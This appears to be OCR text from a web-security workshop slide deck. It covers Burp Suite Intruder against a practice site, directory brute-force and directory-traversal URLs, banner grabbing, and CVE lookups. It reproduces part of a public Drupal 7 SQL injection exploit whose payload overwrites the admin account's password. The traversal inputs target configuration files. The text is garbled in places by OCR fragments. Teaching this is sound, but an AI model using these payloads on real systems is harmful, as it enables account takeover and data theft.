NID=\$114-W7TEBzyjjNe1TXFFs-MnHD5psu7Z0Q0Kx3hd0WJW0A1Xfrz5q3BeLB-s4o54gx8PshsJ4JdmAVjKwhY2rCynqY1tfjAFK15z_Sbdgjxz4aCfsQnTCeB2-cvnEtuyCsZAdo6Z61W0fy4j0Zf1STAFuvvUw_gPhX-omo396NCBUTOUsEfCS1Z10javLLABffg_t2WvaMHK6em4NwsMjJH32T_Xeyhr3S1QdDEbhFCwtaT35avSdgJKC91kLSU1Ym8PPVuhc00ucpsMrXAVGAfnatPFsGGfG39nh4lbr1PUu5eIxDPsu67h0xHnUTIY00VB0LiMIRWprdxOTQ6Eu-ScAY577TmVnHrWi39nJoizdo5jh_r90F; IP_JAR=\$2017-10-22-0S; SIDCC=\$AE4kn79Za0cMgk7VH7kalWsVRtmaqlSltKREAJgi=IYeljQF15t6rKo7n8R7HLquH_3c0awijMR-hYanN6c\$

Add \$ Clear \$ Auto \$ Refresh

Type a search term

0 matches Clear

14 payload positions Length: 1284

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

4 x 5 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attack type: Sniper

```
2
GET /$Supercar/Leaderboards$ HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: ASP.NET_SessionId=o0jqi0plomcbgi2hfssv0da; VisitStart=10/22/2017 4:54:36 AM; ARRAffinity=1d8f765b202f71804c0311ba05a085a72eb26a0b7f4c0829b0f575f4fd16bc47;
_ga=GAI.2.109117039.1508648103; _gid=GAI.2.1165592436.1508648103; _gat=1
Connection: close
```

3

Add §

Clear §

Auto §

Refresh



Type a search term

0 matches

Clear

1 payload position

Length: 660

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to https://hackyourselffirst.troyhunt.com:443 [137.117.17.70]

Forward Drop Intercept is on Action

Comment this item



Raw Params Headers Hex

```
GET / HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Connection: close
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
```

```
Accept: text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, image/apng,*/*;q=0.8
Referer: https://hackyourselffirst.troyhunt.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
```

```
Cookie: ASI_gid=GAI.2.1091117039.1508648103;
Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser ►
Engagement tools [Pro version only] ►
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests ►
Do intercept ►
Convert selection ►
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy interception help
```

```
; VisitStart=10/22/2017 4:54:36 AM; APPAffinity=id8f7e5b202f71804c0311ba85a005a72eb26a0b7f4c0829b0f575f4fd16bc47; _ga=GAI.2.1091117039.1508648103;
```

?

<

+

>

Type a search term

0 matches

4

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 0Payload type: Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

Add
Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input type="button" value="Edit"/>		
<input type="button" value="Remove"/>		
<input type="button" value="Up"/>		

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

4 x 5 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8

Payload type: Simple list Request count: 8

Start attack

Payload Options [Simple list]

This payload provides you with a simple list of strings that are used as payloads.

Paste	backup.zip
Load ...	help
Remove	cgi-bin
Clear	games
Add	admin
	cgi
	cgi-bin
	database.bak

Enter a new item

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		

hackme-lol.example/index.html?fileName=../admin

hackme-lol.example/index.html?fileName=../config.php

Directory Traversal


hackme-lol.example/index.html?fileName=../../settings.py

hackme-lol.example/index.html?fileName=../../../../Windows.ini

Exploiting unvalidated user input

DEMO






Examples ▾

Reset

Run

```
1 //breakout close (core mechanics)
2 //mouse to control the paddle, click to start
3
4 var paddle, ball, wallTop, wallBottom, wallLeft, wallRight;
5 var bricks;
6 var MAX_SPEED = 9;
7 var WALL_THICKNESS = 30;
8 var BRICK_W = 40;
```



Banner Grabbing

—

Using wget and curl

analyze the response header

get web server, framework info

```
HTTP request sent, awaiting response...
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 9748
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.0
Set-Cookie: ASP.NET_SessionId=0ez3r13f053z2hctck3g3yrn; path=/; HttpOnly
Set-Cookie: VisitStart=9/14/2017 5:25:41 PM; path=/
X-XSS-Protection: 0
X-AspNetMvc-Version: 5.1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Set-Cookie: ARRAffinity=992552fb7ce9cbfdf054ce331604ab9dd607788c217244ec821e3c
e94097dc0d;Path=/;HttpOnly;Domain=hackyourselffirst.troyhunt.com
Date: Thu, 14 Sep 2017 17:25:42 GMT
Connection: keep-alive
Length: 9748 (9.5K) [text/html]
Saving to: `index.html.4'

100%[=====] 9,748          --.-K/s   in 0.04s

2017-09-14 10:25:42 (247 KB/s) - `index.html.4' saved [9748/9748]

junkai@p3plcpnl1031 [~]$
```

DEMO



Discovering Framework Risks

Go to cve

Publicly documented exploits in frameworks

Search for framework exploits

Go to shodan

Search engine for Internet-connected devices



Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

[Search CVE List](#) | [Download CVE](#) | [Update an ID](#) | [Request a CVE ID](#) | [Data Feed](#)

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TOTAL CVE IDs: 90456

HOME > CVE > SEARCH RESULTS

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CVE IDs

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Request a CVE ID

[Contact a CVE Numbering Authority \(CNA\)](#)

[Contact Primary CNA \(MITRE\) - CVE Request web form](#)

[Reservation Guidelines](#)

CVE LIST (all existing CVE IDs)

[Downloads](#)

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NVD Advanced CVE Search

[CVE ID Scoring Calculator](#)

CVE Numbering Authorities

[Participating CNAs](#)

[Documentation for CNAs](#)

[Requesting CVE IDs from CNAs](#)

[Become a CNA](#)

Search Results

There are 1015 CVE entries that match your search.

Name	Description
CVE-2017-6919	Drupal 8 before 8.2.8 and 8.3 before 8.3.1 allows critical access bypass by authenticated users if the RESTful Web Services (rest) module is enabled and the site allows PATCH requests.
CVE-2017-6381	A 3rd party development library including with Drupal 8 development dependencies is vulnerable to remote code execution. This is mitigated by the default .htaccess protection against PHP execution, and the fact that Composer development dependencies aren't normally installed. You might be vulnerable to this if you are running a version of Drupal before 8.2.2. To be sure you aren't vulnerable, you can remove the <siteroot>/vendor/phpunit directory from your production deployments
CVE-2017-6379	Some administrative paths in Drupal 8.2.x before 8.2.7 did not include protection for CSRF. This would allow an attacker to disable some blocks on site. This issue is mitigated by the fact that users would have to know the block ID.
CVE-2017-6377	When adding a private file via the editor in Drupal 8.2.x before 8.2.7, the editor will not correctly check access for the file being attached, resulting in an access bypass.
CVE-2016-9452	The transliterate mechanism in Drupal 8.x before 8.2.3 allows remote attackers to cause a denial of service via a crafted URL.
CVE-2016-9451	Confirmation forms in Drupal 7.x before 7.52 make it easier for remote authenticated users to conduct open redirect attacks via unspecified vectors.
CVE-2016-9450	The user password reset form in Drupal 8.x before 8.2.3 allows remote attackers to conduct cache poisoning attacks by leveraging failure to specify a correct cache context.
CVE-2016-9449	The taxonomy module in Drupal 7.x before 7.52 and 8.x before 8.2.3 might allow remote authenticated users to obtain sensitive information about taxonomy terms by leveraging inconsistent naming of access query tags.
CVE-2016-7572	The system temporary route in Drupal 8.x before 8.1.10 does not properly check for "Export configuration" permission, which allows remote authenticated users to bypass intended access restrictions and read a full config export via unspecified vectors.
CVE-2016-7571	Cross-site scripting (XSS) vulnerability in Drupal 8.x before 8.1.10 allows remote attackers to inject arbitrary web script or HTML via vectors involving an HTTP exception.
CVE-2016-7570	Drupal 8.x before 8.1.10 does not properly check for "Administer comments" permission, which allows remote authenticated users to set the visibility of comments for arbitrary nodes by leveraging rights to edit those nodes.
CVE-2016-6212	The Views module 7.x-3.x before 7.x-3.14 in Drupal 7.x and the Views module in Drupal 8.x before 8.1.3 might allow remote authenticated users

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Other Updates & Feeds

Request a CVE ID

Contact a CVE Numbering Authority (CNA)

Contact Primary CNA (MITRE) –
CVE Request web form

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(all existing CVE IDs)**

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Editorial Policies

[Printer-Friendly View](#)**CVE-ID****CVE-2014-3704**[Learn more at National Vulnerability Database \(NVD\)](#)

• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The expandArguments function in the database abstraction API in Drupal core 7.x before 7.32 does not properly construct prepared statements, which allows remote attackers to conduct SQL injection attacks via an array containing crafted keys.

References

Note: [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20141015 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- [URL: http://www.securityfocus.com/archive/1/archive/1/533706/100/0/threaded](http://www.securityfocus.com/archive/1/archive/1/533706/100/0/threaded)
- EXPLOIT-DB:34993
- [URL: http://www.exploit-db.com/exploits/34993](http://www.exploit-db.com/exploits/34993)
- EXPLOIT-DB:34984
- [URL: http://www.exploit-db.com/exploits/34984](http://www.exploit-db.com/exploits/34984)
- EXPLOIT-DB:34992
- [URL: http://www.exploit-db.com/exploits/34992](http://www.exploit-db.com/exploits/34992)
- EXPLOIT-DB:35150
- [URL: http://www.exploit-db.com/exploits/35150](http://www.exploit-db.com/exploits/35150)
- FULLDISC:20141016 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- [URL: http://seclists.org/fulldisclosure/2014/Oct/75](http://seclists.org/fulldisclosure/2014/Oct/75)
- MLIST:[oss-security] 20141015 Advisory 01/2014: Drupal7 - pre Auth SQL Injection Vulnerability
- [URL: http://www.openwall.com/lists/oss-security/2014/10/15/23](http://www.openwall.com/lists/oss-security/2014/10/15/23)
- MISC:<https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html>
- MISC:<http://packetstormsecurity.com/files/128720/Drupal-7.X-SQL-Injection.html>
- MISC:<http://packetstormsecurity.com/files/128721/Drupal-7.31-SQL-Injection.html>
- MISC:<http://packetstormsecurity.com/files/128741/Drupal-HTTP-Parameter-Key-Value-SQL-Injection.html>
- MISC:<https://www.sektioneins.de/en/blog/14-11-03-drupal-sql-injection-vulnerability-PoC.html>

Drupal 7.32 - SQL Injection (PHP)

EDB-ID: 34993	Author: Dustin Dörr	Published: 2014-10-17
CVE: CVE-2014-3704	Type: Webapps	Platform: PHP
E-DB Verified:	Exploit: Download / View Raw	Vulnerable App: N/A

[« Previous Exploit](#)[Next Exploit »](#)

```
1 <?php
2 #-----#
3 # Exploit Title: Drupal core 7.x - SQL Injection
4 # Date: Oct 16 2014
5 # Exploit Author: Dustin Dörr
6 # Software Link: http://www.drupal.com/
7 # Version: Drupal core 7.x versions prior to 7.32
8 # CVE: CVE-2014-3704
9 #-----#
10 $url = 'http://www.example.com';
11 $post_data = "name%0%20;update+users+set+name%3D'admin'+,+pass%3d+'" .
12 urlencode('$$CTo967Lx2rJEngIhirA8oi7v9LtLYWFrGm.F.0Juxx3aJAmSJ53g') .
13 "'+where+uid%3D+'1';#%20%20]=test%3d&name[0]=test&pass=test&test2=test&form_build_id=&form_id=user_login_block&op=Log+in";
14 $params = array(
15   'http' => array(
16     'method' => 'POST',
17     'header' => "Content-Type: application/x-www-form-urlencoded\r\n",
18     'content' => $post_data
19   )
20 );
21 $ctx = stream_context_create($params);
22 $data = file_get_contents($url . '?q=node&destination=node', null, $ctx);
23 if(stristr($data, 'mb_strlen() expects parameter 1 to be string') && $data) {
```

DEMO

Other Common Vulnerability Scanning Tools

Netsparker/Grabber

Netsparker finds and reports web application vulnerabilities such as SQL Injection and Cross-site Scripting (XSS) on all types of web applications

1. Download it from Official Website
2. Enter the url of website you want to assess
3. Click the start scan button
4. Check individual vulnerabilities and how to overcome them

Thank you !

Feedback: <https://tinyurl.com/yb9s2wch>

